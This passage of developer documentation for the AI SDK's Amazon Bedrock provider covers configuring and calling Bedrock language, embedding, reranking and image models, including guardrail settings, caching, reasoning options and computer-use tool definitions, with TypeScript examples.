const model = bedrock('anthropic.claude-3-sonnet-20240229-v1:0');
await generateText({
model,
providerOptions: {
anthropic: {
additionalModelRequestFields: { top_k: 350 },
},
},
});
Documentation for additional settings based on the selected model can be found within the Amazon Bedrock Inference Parameter Documentation.
You can use Amazon Bedrock language models to generate text with the generateText function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Amazon Bedrock language models can also be used in the streamText function
(see AI SDK Core).
File Inputs
The Amazon Bedrock provider supports file inputs, e.g. PDF files.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('anthropic.claude-3-haiku-20240307-v1:0'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the pdf in detail.' },
{
type: 'file',
data: readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
Guardrails
You can use the bedrock provider options to utilize Amazon Bedrock Guardrails:
import { type AmazonBedrockLanguageModelOptions } from '@ai-sdk/amazon-bedrock';
const result = await generateText({
model: bedrock('anthropic.claude-3-sonnet-20240229-v1:0'),
prompt: 'Write a story about space exploration.',
providerOptions: {
bedrock: {
guardrailConfig: {
guardrailIdentifier: '1abcd2ef34gh',
guardrailVersion: '1',
trace: 'enabled' as const,
streamProcessingMode: 'async',
},
} satisfies AmazonBedrockLanguageModelOptions,
},
});
Tracing information will be returned in the provider metadata if you have tracing enabled.
if (result.providerMetadata?.bedrock.trace) {
// ...
}
See the Amazon Bedrock Guardrails documentation for more information.
Citations
Amazon Bedrock supports citations for document-based inputs across compatible models. When enabled:
- Some models can read documents with visual understanding, not just extracting text
- Models can cite specific parts of documents you provide, making it easier to trace information back to its source (Not Supported Yet)
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText, Output } from 'ai';
import { z } from 'zod';
import fs from 'fs';
const result = await generateText({
model: bedrock('apac.anthropic.claude-sonnet-4-20250514-v1:0'),
output: Output.object({
schema: z.object({
summary: z.string().describe('Summary of the PDF document'),
keyPoints: z.array(z.string()).describe('Key points from the PDF'),
}),
}),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Summarize this PDF and provide key points.',
},
{
type: 'file',
data: readFileSync('./document.pdf'),
mediaType: 'application/pdf',
providerOptions: {
bedrock: {
citations: { enabled: true },
},
},
},
],
},
],
});
console.log('Response:', result.output);
Cache Points
In messages, you can use the providerOptions property to set cache points. Set the bedrock property in the providerOptions object to { cachePoint: { type: 'default' } } to create a cache point.
You can also specify a TTL (time-to-live) for cache points using the ttl property. Supported values are '5m' (5 minutes, default) and '1h' (1 hour). The 1-hour TTL is only supported by Claude Opus 4.5, Claude Haiku 4.5, and Claude Sonnet 4.5.
providerOptions: {
bedrock: { cachePoint: { type: 'default', ttl: '1h' } },
}
Cache usage information is returned in the providerMetadata object. See examples below.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = await generateText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'system',
content: `You are an expert on William Gibson's cyberpunk literature and themes. You have access to the following academic analysis: ${cyberpunkAnalysis}`,
providerOptions: {
bedrock: { cachePoint: { type: 'default' } },
},
},
{
role: 'user',
content:
'What are the key cyberpunk themes that Gibson explores in Neuromancer?',
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.bedrock?.usage);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Cache points also work with streaming responses:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = streamText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'assistant',
content: [
{ type: 'text', text: 'You are an expert on cyberpunk literature.' },
{ type: 'text', text: `Academic analysis: ${cyberpunkAnalysis}` },
],
providerOptions: { bedrock: { cachePoint: { type: 'default' } } },
},
{
role: 'user',
content:
'How does Gibson explore the relationship between humanity and technology?',
},
],
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log(
'Cache token usage:',
(await result.providerMetadata)?.bedrock?.usage,
);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Provider Metadata
The following Bedrock-specific metadata may be returned in providerMetadata.bedrock:
- trace (optional) Guardrail tracing information (when tracing is enabled).
- performanceConfig (optional)
Performance configuration, e.g.
{ latency: 'optimized' }. - serviceTier (optional)
Service tier information, e.g.
{ type: 'on-demand' }. - usage (optional)
Cache token usage details including
cacheWriteInputTokensandcacheDetails. - stopSequence string | null The stop sequence that triggered the stop, if any.
Reasoning
Amazon Bedrock supports model creator-specific reasoning features:
- Anthropic (e.g.
claude-sonnet-4-5-20250929): enable via thereasoningConfigprovider option and specifying a thinking budget in tokens (minimum:1024, maximum:64000). - Amazon (e.g.
us.amazon.nova-2-lite-v1:0): enable via thereasoningConfigprovider option and specifying a maximum reasoning effort level ('low' | 'medium' | 'high').
import {
bedrock,
type AmazonBedrockLanguageModelOptions,
} from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
// Anthropic example
const anthropicResult = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
bedrock: {
reasoningConfig: { type: 'enabled', budgetTokens: 1024 },
} satisfies AmazonBedrockLanguageModelOptions,
},
});
console.log(anthropicResult.reasoningText); // reasoning text
console.log(anthropicResult.text); // text response
// Nova 2 example
const amazonResult = await generateText({
model: bedrock('us.amazon.nova-2-lite-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
bedrock: {
reasoningConfig: { type: 'enabled', maxReasoningEffort: 'medium' },
} satisfies AmazonBedrockLanguageModelOptions,
},
});
console.log(amazonResult.reasoningText); // reasoning text
console.log(amazonResult.text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Service Tiers
Amazon Bedrock supports selecting an inference service tier per request via the serviceTier provider option.
import {
bedrock,
type AmazonBedrockLanguageModelOptions,
} from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt: 'Summarize this support ticket backlog.',
providerOptions: {
bedrock: {
serviceTier: 'priority',
} satisfies AmazonBedrockLanguageModelOptions,
},
});
Supported values are:
reservedprioritydefaultflex
See the Amazon Bedrock service tiers documentation for model availability and behavior.
Extended Context Window
Claude Sonnet 4 models on Amazon Bedrock support an extended context window of up to 1 million tokens when using the context-1m-2025-08-07 beta feature.
import {
bedrock,
type AmazonBedrockLanguageModelOptions,
} from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt: 'analyze this large document...',
providerOptions: {
bedrock: {
anthropicBeta: ['context-1m-2025-08-07'],
} satisfies AmazonBedrockLanguageModelOptions,
},
});
Computer Use
Via Anthropic, Amazon Bedrock provides three provider-defined tools that can be used to interact with external systems:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = bedrock.tools.bash_20241022({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files.
For Claude 4 models (Opus & Sonnet):
const textEditorTool = bedrock.tools.textEditor_20250429({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
For Claude 3.5 Sonnet and earlier models:
const textEditorTool = bedrock.tools.textEditor_20241022({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis only available in Claude 3.5 Sonnet and earlier models.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replacecommand.insert_text(string, optional): Required forinsertcommand, containing the text to insert.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
When using the Text Editor Tool, make sure to name the key in the tools object correctly:
- Claude 4 models: Use
str_replace_based_edit_tool - Claude 3.5 Sonnet and earlier: Use
str_replace_editor
// For Claude 4 models
const response = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt:
"Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
str_replace_based_edit_tool: textEditorTool, // Claude 4 tool name
},
});
// For Claude 3.5 Sonnet and earlier
const response = await generateText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
prompt:
"Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
str_replace_editor: textEditorTool, // Earlier models tool name
},
});
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = bedrock.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
These tools can be used in conjunction with the anthropic.claude-3-5-sonnet-20240620-v1:0 model to enable more complex interactions and tasks.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
amazon.titan-tg1-large |
||||
amazon.titan-text-express-v1 |
||||
amazon.titan-text-lite-v1 |
||||
us.amazon.nova-premier-v1:0 |
||||
us.amazon.nova-pro-v1:0 |
||||
us.amazon.nova-lite-v1:0 |
||||
us.amazon.nova-micro-v1:0 |
||||
anthropic.claude-haiku-4-5-20251001-v1:0 |
||||
anthropic.claude-sonnet-4-20250514-v1:0 |
||||
anthropic.claude-sonnet-4-5-20250929-v1:0 |
||||
anthropic.claude-opus-4-20250514-v1:0 |
||||
anthropic.claude-opus-4-1-20250805-v1:0 |
||||
anthropic.claude-3-5-sonnet-20241022-v2:0 |
||||
anthropic.claude-3-5-sonnet-20240620-v1:0 |
||||
anthropic.claude-3-opus-20240229-v1:0 |
||||
anthropic.claude-3-sonnet-20240229-v1:0 |
||||
anthropic.claude-3-haiku-20240307-v1:0 |
||||
us.anthropic.claude-sonnet-4-20250514-v1:0 |
||||
us.anthropic.claude-sonnet-4-5-20250929-v1:0 |
||||
us.anthropic.claude-opus-4-20250514-v1:0 |
||||
us.anthropic.claude-opus-4-1-20250805-v1:0 |
||||
us.anthropic.claude-3-5-sonnet-20241022-v2:0 |
||||
us.anthropic.claude-3-5-sonnet-20240620-v1:0 |
||||
us.anthropic.claude-3-sonnet-20240229-v1:0 |
||||
us.anthropic.claude-3-opus-20240229-v1:0 |
||||
us.anthropic.claude-3-haiku-20240307-v1:0 |
||||
anthropic.claude-v2 |
||||
anthropic.claude-v2:1 |
||||
anthropic.claude-instant-v1 |
||||
cohere.command-text-v14 |
||||
cohere.command-light-text-v14 |
||||
cohere.command-r-v1:0 |
||||
cohere.command-r-plus-v1:0 |
||||
us.deepseek.r1-v1:0 |
||||
meta.llama3-8b-instruct-v1:0 |
||||
meta.llama3-70b-instruct-v1:0 |
||||
meta.llama3-1-8b-instruct-v1:0 |
||||
meta.llama3-1-70b-instruct-v1:0 |
||||
meta.llama3-1-405b-instruct-v1:0 |
||||
meta.llama3-2-1b-instruct-v1:0 |
||||
meta.llama3-2-3b-instruct-v1:0 |
||||
meta.llama3-2-11b-instruct-v1:0 |
||||
meta.llama3-2-90b-instruct-v1:0 |
||||
us.meta.llama3-2-1b-instruct-v1:0 |
||||
us.meta.llama3-2-3b-instruct-v1:0 |
||||
us.meta.llama3-2-11b-instruct-v1:0 |
||||
us.meta.llama3-2-90b-instruct-v1:0 |
||||
us.meta.llama3-1-8b-instruct-v1:0 |
||||
us.meta.llama3-1-70b-instruct-v1:0 |
||||
us.meta.llama3-3-70b-instruct-v1:0 |
||||
us.meta.llama4-scout-17b-instruct-v1:0 |
||||
us.meta.llama4-maverick-17b-instruct-v1:0 |
||||
mistral.mistral-7b-instruct-v0:2 |
||||
mistral.mixtral-8x7b-instruct-v0:1 |
||||
mistral.mistral-large-2402-v1:0 |
||||
mistral.mistral-small-2402-v1:0 |
||||
us.mistral.pixtral-large-2502-v1:0 |
||||
openai.gpt-oss-120b-1:0 |
||||
openai.gpt-oss-20b-1:0 |
Embedding Models
You can create models that call the Bedrock API Bedrock API
using the .embedding() factory method.
const model = bedrock.embedding('amazon.titan-embed-text-v1');
Bedrock Titan embedding model amazon.titan-embed-text-v2:0 supports several additional settings. You can pass them as an options argument:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { type AmazonBedrockEmbeddingModelOptions } from '@ai-sdk/amazon-bedrock';
import { embed } from 'ai';
const model = bedrock.embedding('amazon.titan-embed-text-v2:0');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
bedrock: {
dimensions: 512, // optional, number of dimensions for the embedding
normalize: true, // optional, normalize the output embeddings
} satisfies AmazonBedrockEmbeddingModelOptions,
},
});
The following optional provider options are available for Bedrock Titan embedding models:
-
dimensions: number
The number of dimensions the output embeddings should have. The following values are accepted: 1024 (default), 512, 256.
-
normalize boolean
Flag indicating whether or not to normalize the output embeddings. Defaults to true.
Nova Embedding Models
Amazon Nova embedding models support additional provider options:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { type AmazonBedrockEmbeddingModelOptions } from '@ai-sdk/amazon-bedrock';
import { embed } from 'ai';
const { embedding } = await embed({
model: bedrock.embedding('amazon.nova-embed-text-v2:0'),
value: 'sunny day at the beach',
providerOptions: {
bedrock: {
embeddingDimension: 1024, // optional, number of dimensions
embeddingPurpose: 'TEXT_RETRIEVAL', // optional, purpose of embedding
truncate: 'END', // optional, truncation behavior
} satisfies AmazonBedrockEmbeddingModelOptions,
},
});
The following optional provider options are available for Nova embedding models:
-
embeddingDimension number
The number of dimensions for the output embeddings. Supported values: 256, 384, 1024 (default), 3072.
-
embeddingPurpose string
The purpose of the embedding. Accepts:
GENERIC_INDEX(default),TEXT_RETRIEVAL,IMAGE_RETRIEVAL,VIDEO_RETRIEVAL,DOCUMENT_RETRIEVAL,AUDIO_RETRIEVAL,GENERIC_RETRIEVAL,CLASSIFICATION,CLUSTERING. -
truncate string
Truncation behavior when input exceeds the model's context length. Accepts:
NONE,START,END(default).
Cohere Embedding Models
Cohere embedding models on Bedrock require an inputType and support truncation:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { type AmazonBedrockEmbeddingModelOptions } from '@ai-sdk/amazon-bedrock';
import { embed } from 'ai';
const { embedding } = await embed({
model: bedrock.embedding('cohere.embed-english-v3'),
value: 'sunny day at the beach',
providerOptions: {
bedrock: {
inputType: 'search_document', // required for Cohere
truncate: 'END', // optional, truncation behavior
} satisfies AmazonBedrockEmbeddingModelOptions,
},
});
The following provider options are available for Cohere embedding models:
-
inputType string
Input type for Cohere embedding models. Accepts:
search_document,search_query(default),classification,clustering. -
truncate string
Truncation behavior when input exceeds the model's context length. Accepts:
NONE,START,END.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
amazon.titan-embed-text-v1 |
1536 | |
amazon.titan-embed-text-v2:0 |
1024 | |
amazon.nova-embed-text-v2:0 |
1024 | |
cohere.embed-english-v3 |
1024 | |
cohere.embed-multilingual-v3 |
1024 |
Reranking Models
You can create models that call the Bedrock Rerank API
using the .reranking() factory method.
const model = bedrock.reranking('cohere.rerank-v3-5:0');
You can use Amazon Bedrock reranking models to rerank documents with the rerank function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { rerank } from 'ai';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: bedrock.reranking('cohere.rerank-v3-5:0'),
documents,
query: 'talk about rain',
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Amazon Bedrock reranking models support additional provider options that can be passed via providerOptions.bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: bedrock.reranking('cohere.rerank-v3-5:0'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
providerOptions: {
bedrock: {
nextToken: 'pagination_token_here',
},
},
});
The following provider options are available:
-
nextToken string
Token for pagination of results.
-
additionalModelRequestFields Record<string, unknown>
Additional model-specific request fields.
Model Capabilities
| Model |
|---|
amazon.rerank-v1:0 |
cohere.rerank-v3-5:0 |
Image Models
You can create models that call the Bedrock API Bedrock API
using the .image() factory method.
For more on the Amazon Nova Canvas image model, see the Nova Canvas Overview.
const model = bedrock.image('amazon.nova-canvas-v1:0');
You can then generate images with the generateImage function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
});
You can also pass the providerOptions object to the generateImage function to customize the generation behavior:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
providerOptions: {
bedrock: {
quality: 'premium',
negativeText: 'blurry, low quality',
cfgScale: 7.5,
style: 'PHOTOREALISM',
},
},
});
The following optional provider options are available for Amazon Nova Canvas:
-
quality string
The quality level for image generation. Accepts
'standard'or'premium'. -
negativeText string
Text describing what you don't want in the generated image.
-
cfgScale number
Controls how closely the generated image adheres to the prompt. Higher values result in images that are more closely aligned to the prompt.
-
style string
Predefined visual style for image generation. Accepts one of:
3D_ANIMATED_FAMILY_FILM·DESIGN_SKETCH·FLAT_VECTOR_ILLUSTRATION·GRAPHIC_NOVEL_ILLUSTRATION·MAXIMALISM·MIDCENTURY_RETRO·PHOTOREALISM·SOFT_DIGITAL_PAINTING.
Documentation for additional settings can be found within the Amazon Bedrock User Guide for Amazon Nova Documentation.
Image Editing
Amazon Nova Canvas supports several image editing task types. When you provide input images via prompt.images, the model automatically detects the appropriate editing mode, or you can explicitly specify the taskType in provider options.
Image Variation
Create variations of an existing image while maintaining its core characteristics:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'Modernize the style, photo-realistic, 8k, hdr',
images: [imageBuffer],
},
providerOptions: {
bedrock: {
taskType: 'IMAGE_VARIATION',
similarityStrength: 0.7, // 0-1, higher = closer to original
negativeText: 'bad quality, low resolution',
},
},
});
-
similarityStrength number
Controls how similar the output is to the input image. Values range from 0 to 1, where higher values produce results closer to the original.
Inpainting
Edit specific parts of an image. You can define the area to modify using either a mask image or a text prompt:
Using a mask prompt (text-based selection):
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'a cute corgi dog in the same style',
images: [imageBuffer],
},
providerOptions: {
bedrock: {
maskPrompt: 'cat', // Describe what to replace
},
},
seed: 42,
});
Using a mask image:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png'); // White pixels = area to change
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
});
-
maskPrompt string
A text description of the area to modify. The model will automatically identify and mask the described region.
Outpainting
Extend an image beyond its original boundaries:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'A beautiful sunset landscape with mountains',
images: [imageBuffer],
},
providerOptions: {
bedrock: {
taskType: 'OUTPAINTING',
maskPrompt: 'background',
outPaintingMode: 'DEFAULT', // or 'PRECISE'
},
},
});
-
outPaintingMode string
Controls how the outpainting is performed. Accepts
'DEFAULT'or'PRECISE'.
Background Removal
Remove the background from an image:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
images: [imageBuffer],
},
providerOptions: {
bedrock: {
taskType: 'BACKGROUND_REMOVAL',
},
},
});
Image Editing Provider Options
The following additional provider options are available for image editing:
-
taskType string
Explicitly set the editing task type. Accepts
'TEXT_IMAGE'(default for text-only),'IMAGE_VARIATION','INPAINTING','OUTPAINTING', or'BACKGROUND_REMOVAL'. When images are provided without an explicit taskType, the model defaults to'IMAGE_VARIATION'(or'INPAINTING'if a mask is provided). -
maskPrompt string
Text description of the area to modify (for inpainting/outpainting). Alternative to providing a mask image.
-
similarityStrength number
For
IMAGE_VARIATION: Controls similarity to the original (0-1). -
outPaintingMode string
For
OUTPAINTING: Controls the outpainting behavior ('DEFAULT'or'PRECISE').
Image Model Settings
You can customize the generation behavior with optional options:
await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
maxImagesPerCall: 1, // Maximum number of images to generate per API call
});
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Default can vary by model, with 5 as a common default.
Model Capabilities
The Amazon Nova Canvas model supports custom sizes with constraints as follows:
- Each side must be between 320-4096 pixels, inclusive.
- Each side must be evenly divisible by 16.
- The aspect ratio must be between 1:4 and 4:1. That is, one side can't be more than 4 times longer than the other side.
- The total pixel count must be less than 4,194,304.
For more, see Image generation access and usage.
| Model | Sizes |
|---|---|
amazon.nova-canvas-v1:0 |
Custom sizes: 320-4096px per side (must be divisible by 16), aspect ratio 1:4 to 4:1, max 4.2M pixels |
Response Headers
The Amazon Bedrock provider will return the response headers associated with network requests made of the Bedrock servers.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
console.log(result.response.headers);
Below is sample output where you can see the x-amzn-requestid header. This can
be useful for correlating Bedrock API calls with requests made by the AI SDK:
{
connection: 'keep-alive',
'content-length': '2399',
'content-type': 'application/json',
date: 'Fri, 07 Feb 2025 04:28:30 GMT',
'x-amzn-requestid': 'c9f3ace4-dd5d-49e5-9807-39aedfa47c8e'
}
This information is also available with streamText:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const result = streamText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log('Response headers:', (await result.response).headers);
With sample output as:
{
connection: 'keep-alive',
'content-type': 'application/vnd.amazon.eventstream',
date: 'Fri, 07 Feb 2025 04:33:37 GMT',
'transfer-encoding': 'chunked',
'x-amzn-requestid': 'a976e3fc-0e45-4241-9954-b9bdd80ab407'
}
Bedrock Anthropic Provider Usage
The Bedrock Anthropic provider offers support for Anthropic's Claude models through Amazon Bedrock's native InvokeModel API. This provides full feature parity with the Anthropic API, including features that may not be available through the Converse API (such as stop_sequence in streaming responses).
For more information on Claude models available on Amazon Bedrock, see Claude on Amazon Bedrock.
Provider Instance
You can import the default provider instance bedrockAnthropic from @ai-sdk/amazon-bedrock/anthropic:
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
If you need a customized setup, you can import createBedrockAnthropic from @ai-sdk/amazon-bedrock/anthropic and create a provider instance with your settings:
import { createBedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
const bedrockAnthropic = createBedrockAnthropic({
region: 'us-east-1', // optional
accessKeyId: 'xxxxxxxxx', // optional
secretAccessKey: 'xxxxxxxxx', // optional
sessionToken: 'xxxxxxxxx', // optional
});
Provider Settings
You can use the following optional settings to customize the Bedrock Anthropic provider instance:
-
region string
The AWS region that you want to use for the API calls. It uses the
AWS_REGIONenvironment variable by default. -
accessKeyId string
The AWS access key ID that you want to use for the API calls. It uses the
AWS_ACCESS_KEY_IDenvironment variable by default. -
secretAccessKey string
The AWS secret access key that you want to use for the API calls. It uses the
AWS_SECRET_ACCESS_KEYenvironment variable by default. -
sessionToken string
Optional. The AWS session token that you want to use for the API calls. It uses the
AWS_SESSION_TOKENenvironment variable by default. -
apiKey string
API key for authenticating requests using Bearer token authentication. When provided, this will be used instead of AWS SigV4 authentication. It uses the
AWS_BEARER_TOKEN_BEDROCKenvironment variable by default. -
baseURL string
Base URL for the Bedrock API calls. Useful for custom endpoints or proxy configurations.
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
-
credentialProvider () => PromiseLike<BedrockCredentials>
The AWS credential provider to use for the Bedrock provider to get dynamic credentials similar to the AWS SDK. Setting a provider here will cause its credential values to be used instead of the
accessKeyId,secretAccessKey, andsessionTokensettings.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. us.anthropic.claude-3-5-sonnet-20241022-v2:0.
const model = bedrockAnthropic('us.anthropic.claude-3-5-sonnet-20241022-v2:0');
You can use Bedrock Anthropic language models to generate text with the generateText function:
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrockAnthropic('us.anthropic.claude-3-5-sonnet-20241022-v2:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Provider Options
The following optional provider options are available for Bedrock Anthropic models:
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
messages: [
{
role: 'system',
content: 'You are an expert assistant.',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'user',
content: 'Explain quantum computing.',
},
],
});
Computer Use
The Bedrock Anthropic provider supports Anthropic's computer use tools:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
Bash Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, stepCountIs } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
tools: {
bash: bedrockAnthropic.tools.bash_20241022({
execute: async ({ command }) => {
// Implement your bash command execution logic here
return [{ type: 'text', text: `Executed: ${command}` }];
},
}),
},
prompt: 'List the files in my directory.',
stopWhen: stepCountIs(2),
});
Text Editor Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, stepCountIs } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
tools: {
str_replace_editor: bedrockAnthropic.tools.textEditor_20241022({
execute: async ({ command, path, old_str, new_str, insert_text }) => {
// Implement your text editing logic here
return 'File updated successfully';
},
}),
},
prompt: 'Update my README file.',
stopWhen: stepCountIs(5),
});
Computer Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, stepCountIs } from 'ai';
import fs from 'fs';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
tools: {
computer: bedrockAnthropic.tools.computer_20241022({
displayWidthPx: 1024,
displayHeightPx: 768,
execute: async ({ action, coordinate, text }) => {
if (action === 'screenshot') {
return {
type: 'image',
data: fs.readFileSync('./screenshot.png').toString('base64'),
};
}
return `executed ${action}`;
},
toModelOutput({ output }) {
return {
type: 'content',
